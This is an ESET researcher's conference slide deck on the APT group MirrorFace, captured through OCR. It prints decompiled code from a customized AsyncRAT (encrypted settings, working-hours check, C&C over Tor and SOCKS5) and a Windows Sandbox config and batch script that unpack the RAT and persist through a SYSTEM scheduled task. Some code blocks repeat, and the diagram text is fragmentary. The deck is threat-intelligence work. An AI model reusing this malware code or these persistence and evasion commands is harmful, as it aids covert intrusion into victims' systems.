Settings.DnsIP = Settings.aes256.Decrypt(Settings.DnsIP);
Settings.Version = Settings.aes256.Decrypt(Settings.Version);
Settings.Install = Settings.aes256.Decrypt(Settings.Install);
Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
Settings.Group = Settings.aes256.Decrypt(Settings.Group);
Settings.LimitTime = Settings.aes256.Decrypt(Settings.LimitTime);
if (Settings.LimitTime != "null")
{
Settings.SetTimeLimit(Settings.LimitTime);
}
Settings.Socks5Proxy = Settings.aes256.Decrypt(Settings.Socks5Proxy);
Settings.TorUrl = Settings.aes256.Decrypt(Settings.TorUrl);
Settings.TorPath = Settings.aes256.Decrypt(Settings.TorPath);
Settings.UserAgent = Settings.aes256.Decrypt(Settings.UserAgent);
Settings.Hwid = HwidGen.HWID();
Settings.Serversignature = Settings.aes256.Decrypt
(Settings.Serversignature);
Victim tagging
Set working time
{
Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String
(Settings.Key));
Settings.aes256 = new Aes256(Settings.Key);
Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
Settings.Version = Settings.aes256.Decrypt(Settings.Version);
Settings.Install = Settings.aes256.Decrypt(Settings.Install);
Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
Settings.Group = Settings.aes256.Decrypt(Settings.Group);
Settings.Hwid = HwidGen.HWID();
Settings.Serversignature = Settings.aes256.Decrypt
(Settings.Serversignature);
Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String
(Settings.aes256.Decrypt(Settings.Certificate)));
result = Settings.VerifyHash();
}
catch
{
result = false;
}
return result;
}
// Token: 0x06000004 RID: 4 RVA: 0x00002274 File Offset: 0x00000474
private static bool VerifyHash()
{
bool result;
try
{
result = ((RSACryptoServiceProvider)
Settings.ServerCertificate.PublicKey.Key).VerifyHash(Sha256.ComputeHash

```
public static bool CheckTime()
{
    int hour = DateTime.Now.Hour;
    int dayOfWeek = (int)DateTime.Now.DayOfWeek;
    if (Settings.workTime != null && (hour < Settings.workTime[0] ||
      Settings.workTime[1] < hour))
    {
        return false;
    }
    bool flag = Settings.workDays == null;
    if (!flag)
    {
        using (List<int>.Enumerator enumerator = Settings.workDays.GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                if (enumerator.Current == dayOfWeek)
                {
                    flag = true;
                    break;
                }
            }
        }
    }
    return flag;
}
```

```
171         private static void Connect(string urlList)
172         {
173             try
174             {
175                 ushort num = 443;
176                 ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork,
                      SocketType.Stream, ProtocolType.Tcp)
177                 {
178                     ReceiveBufferSize = 51200,
179                     SendBufferSize = 51200
180                 };
181                 if (urlList != "null" && urlList != "")
182                 {
183                     foreach (string str in urlList.Split(new char[]
184                     {
185                         ','
186                     }))
187                     {
188                         string text = "";
189                         if (ClientSocket.SplitHostPort(str, ref text, ref num))
190                         {
191                             if (!Settings.CheckTime())
192                             {
193                                 Thread.Sleep(10000);
194                                 return;
195                             }
196                             if (Settings.Socks5Proxy != "null")
197                             {
198                                 if (Settings.TorPath != "null")
199                                 {
200                                     Tor.StartTor();
201                                 }
202                                 string proxyAddress = "";
203                                 ushort proxyPort = 9050;
204                                 if (ClientSocket.SplitHostPort(Settings.Socks5Proxy, ref
                                  proxyAddress, ref proxyPort))
205                                 {
206                                     ClientSocket.TcpClient = SocksProxy.ConnectToSocks5Proxy
                                  (proxyAddress, proxyPort, text, num);
207                                     if (ClientSocket.TcpClient != null)
208                                     {
209                                         ClientSocket.HostAddr = text;
210                                         ClientSocket.HostPort = num;
211                                         break;
212                                     }
```

```
73          public static void InitializeClient()
74          {
75              try
76              {
77                  ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork,
                      SocketType.Stream, ProtocolType.Tcp)
78                  {
79                      ReceiveBufferSize = 51200,
80                      SendBufferSize = 51200
81                  };
82                  if (Settings.Pastebin == "null")
83                  {
84                      string text = Settings.Hosts.Split(new char[]
85                      {
86                          ','
87                      })[new Random().Next(Settings.Hosts.Split(new char[]
88                      {
89                          ','
90                      }).Length)];
91                      int port = Convert.ToInt32(Settings.Ports.Split(new char[]
92                      {
93                          ','
94                      })[new Random().Next(Settings.Ports.Split(new char[]
95                      {
96                          ','
97                      }).Length)]);
98                      if (ClientSocket.IsValidDomainName(text))
99                      {
100                         foreach (IPAddress address in Dns.GetHostAddresses(text))
101                         {
102                             try
103                             {
104                                 ClientSocket.TcpClient.Connect(address, port);
105                                 if (ClientSocket.TcpClient.Connected)
106                                 {
107                                     break;
108                                 }
109                             }
110                             catch
111                             {
112                             }
113                         }
114                     }
115                     else
116                     {
117                         ClientSocket.TcpClient.Connect(text, port);
118                     }
```

Working time check

Connection to a C&C server via Tor

```
171         private static void Connect(string urlList)
172         {
173             try
174             {
175                 ushort num = 443;
176                 ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
177                 {
178                     ReceiveBufferSize = 51200,
179                     SendBufferSize = 51200
180                 };
181                 if (urlList != "null" && urlList != "")
182                 {
183                     foreach (string str in urlList.Split(new char[]
184                     {
185                         ','
186                     }))
187                     {
188                         string text = "";
189                         if (ClientSocket.SplitHostPort(str, ref text, ref num))
190                         {
191                             if (!Settings.CheckTime())
192                             {
193                                 Thread.Sleep(10000);
194                                 return;
195                             }
196                             if (Settings.Socks5Proxy != "null")
197                             {
198                                 if (Settings.TorPath != "null")
199                                 {
200                                     Tor.StartTor();
201                                 }
202                                 string proxyAddress = "";
203                                 ushort proxyPort = 9050;
204                                 if (ClientSocket.SplitHostPort(Settings.Socks5Proxy, ref proxyAddress, ref proxyPort))
205                                 {
206                                     ClientSocket.TcpClient = SocksProxy.ConnectToSocks5Proxy(proxyAddress, proxyPort, text, num);
207                                     if (ClientSocket.TcpClient != null)
208                                     {
209                                         ClientSocket.HostAddr = text;
210                                         ClientSocket.HostPort = num;
211                                         break;
212                                     }
```

```
85      public static void InitializeClient()
86      {
87          ClientSocket.Connect(Settings.DnsIP);
88          ClientSocket.ConnectThirdParty();
89      }
90
91      // Token: 0x06000037 RID: 55 RVA: 0x00003604 File Offset: 0x00001804
92      private static void ConnectThirdParty()
93      {
94          if (!ClientSocket.TcpClient.Connected && Settings.Urls != "null")
95          {
96              foreach (string address in Settings.Urls.Split(new char[]
97              {
98                  ','
99              }))
100             {
101                 if (!Settings.CheckTime())
102                 {
103                     Thread.Sleep(10000);
104                     return;
105                 }
106                 using (WebClient webClient = new WebClient())
107                 {
108                     NetworkCredential credentials = new NetworkCredential("", "");
109                     webClient.Credentials = credentials;
110                     webClient.Headers.Add("User-Agent", Settings.UserAgent);
111                     string text = webClient.DownloadString(address);
112                     byte[] rawData;
113                     text = DGA.GetEncodeData(Settings.HostName, text, out rawData);
114                     if (!string.IsNullOrEmpty(text))
115                     {
116                         Settings.ServerCertificate = new X509Certificate2(rawData);
117                         ClientSocket.Connect(text);
118                         if (ClientSocket.TcpClient.Connected)
119                         {
120                             break;
121                         }
122                     }
123                 }
124                 Thread.Sleep(new Random().Next(15000, 30000));
125             }
```

```
73      public static void InitializeClient()
74      {
75          try
76          {
77              ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork,
                    SocketType.Stream, ProtocolType.Tcp)
78              {
79                  ReceiveBufferSize = 51200,
80                  SendBufferSize = 51200
81              };
82              if (Settings.Pastebin == "null")
83              {
84                  string text = Settings.Hosts.Split(new char[]
85                  {
86                      ','
87                  })[new Random().Next(Settings.Hosts.Split(new char[]
88                  {
89                      ','
90                  }).Length)];
91                  int port = Convert.ToInt32(Settings.Ports.Split(new char[]
92                  {
93                      ','
94                  })[new Random().Next(Settings.Ports.Split(new char[]
95                  {
96                      ','
97                  }).Length)]);
98                  if (ClientSocket.IsValidDomainName(text))
99                  {
100                     foreach (IPAddress address in Dns.GetHostAddresses(text))
101                     {
102                         try
103                         {
104                             ClientSocket.TcpClient.Connect(address, port);
105                             if (ClientSocket.TcpClient.Connected)
106                             {
107                                 break;
108                             }
109                         }
110                         catch
111                         {
112                         }
113                     }
```

AsyncRAT

The following files are delivered to successfully execute AsyncRAT:

Filename	Description
`7z.exe`	Legitimate 7-Zip executable
`7z.dll`	Legitimate 7-Zip library
`<random>.7z`	Password-protected 7z archive containing AsyncRAT
`<random>.bat`	Batch script that unpacks AsyncRAT and runs it
`<random>.wsb`	Windows Sandbox configuration file to run <random>.bat

AsyncRAT


Example of the Windows Sandbox config file used by MirrorFace:

```
<Configuration>
  <Networking>Enable</Networking>
  <MappedFolders>
    <MappedFolder>
      <HostFolder>C:\Users</HostFolder>
      <SandboxFolder>C:\HostFiles</SandboxFolder>
      <ReadOnly>false</ReadOnly>
    </MappedFolder>
  </MappedFolders>
  <LogonCommand>
    <Command>C:\HostFiles\{49D82E3-CBB6-0486-6645-A4EFD285629}\erBkVRZT.bat</Command>
  </LogonCommand>
  <MemoryInMB>1024</MemoryInMB>
</Configuration>
```

AsyncRAT

Batch file executed in the sandbox:

```
1  @echo off
2
3  C:\HostFiles\{49D82E3-CBB6-0486-6645-A4EFD285629}\7z.exe x
   C:\HostFiles\{49D82E3-CBB6-0486-6645-A4EFD285629}\EkSIVL.7z
   -oC:\ProgramData\{2DD0C88-7030-90A8-E7AA-EB586D039F4}\ -pn2HWOyPzF5mAbkJD -y
4
5  schtasks /create /tn csKjfSoH /tr
   "C:\ProgramData\{2DD0C88-7030-90A8-E7AA-EB586D039F4}\setup.exe null" /sc hourly
   /st 08:30 /ru system /f
6
7  schtasks /run /tn csKjfSoH
```


Inside sandbox
Scheduled task
runs command
WindowsSandbox
runs
with argument
reads
Malicious WSB
BAT
Malicious BAT
creates
Scheduled task
runs
runs
7z
AsyncRAT
communicates
Proxy
C&C
.onion domains
extracts
creates
ZIP
contains
downloads and executes
Password-protected malicious 7z archive
7z

Windows sandbox

- Windows sandbox abuse is a novel technique to
  - Avoid security solutions
  - Hide performed actions

- Technique described in detail by ITOCHU Cyber & Intelligence Inc. in the next presentation: *Hack The Sandbox: Unveiling the Truth Behind Disappearing Artifacts*

Operational security

Digital Security
Progress. Protected.

Operational security

- MirrorFace has improved operational security
- More thorough in deleting the delivered tools and files
- Clears Windows event logs
- Uses Windows Sandbox to evade security solutions and hide performed actions
- Time stamp tampering

→ Performing an incident analysis is significantly more difficult as evidence is lost and tampered

Relation to APT10

Relation to APT10

- Both groups have the same targeting, mainly focusing on Japanese entities
- MirrorFace started using ANEL, a backdoor previously associated exclusively with APT10
- *Code similarities* in LODEINFO (MirrorFace) and ANEL (APT10)
- APT10's activities involving ANEL disappeared around the end of 2018 or the start of 2019; MirrorFace with LODEINFO appeared in December 2019
- One hypothesis is that APT10 was split into several subgroups at that time and MirrorFace is one of them

→ ESET's new attribution: MirrorFace is a subgroup of the APT10 umbrella

Conclusion

Conclusion – MirrorFace in 2024

- MirrorFace stayed true to its nature
- Refreshed both TTPs and the arsenal of tools
  - ANEL, customized AsyncRAT, VS Code's remote tunnels…
- To our knowledge, attacked a European entity for the first time
- Improved operational security
- ESET considers MirrorFace to be a subgroup of the APT10 umbrella

Related publications:
Trend Micro: *Guess Who's Back - The Return of ANEL in the Recent Earth Kasha Spear-phishing Campaign in 2024*
Japan National Police Agency: *MirrorFaceによるサイバー攻撃について（注意喚起）*

Thank you!

Dominik Breitenbacher

ESET Malware Researcher

dominik.breitenbacher@eset.com @dbreitenbacher dbreitenbacher

www.eset.com | www.welivesecurity.com | @ESETresearch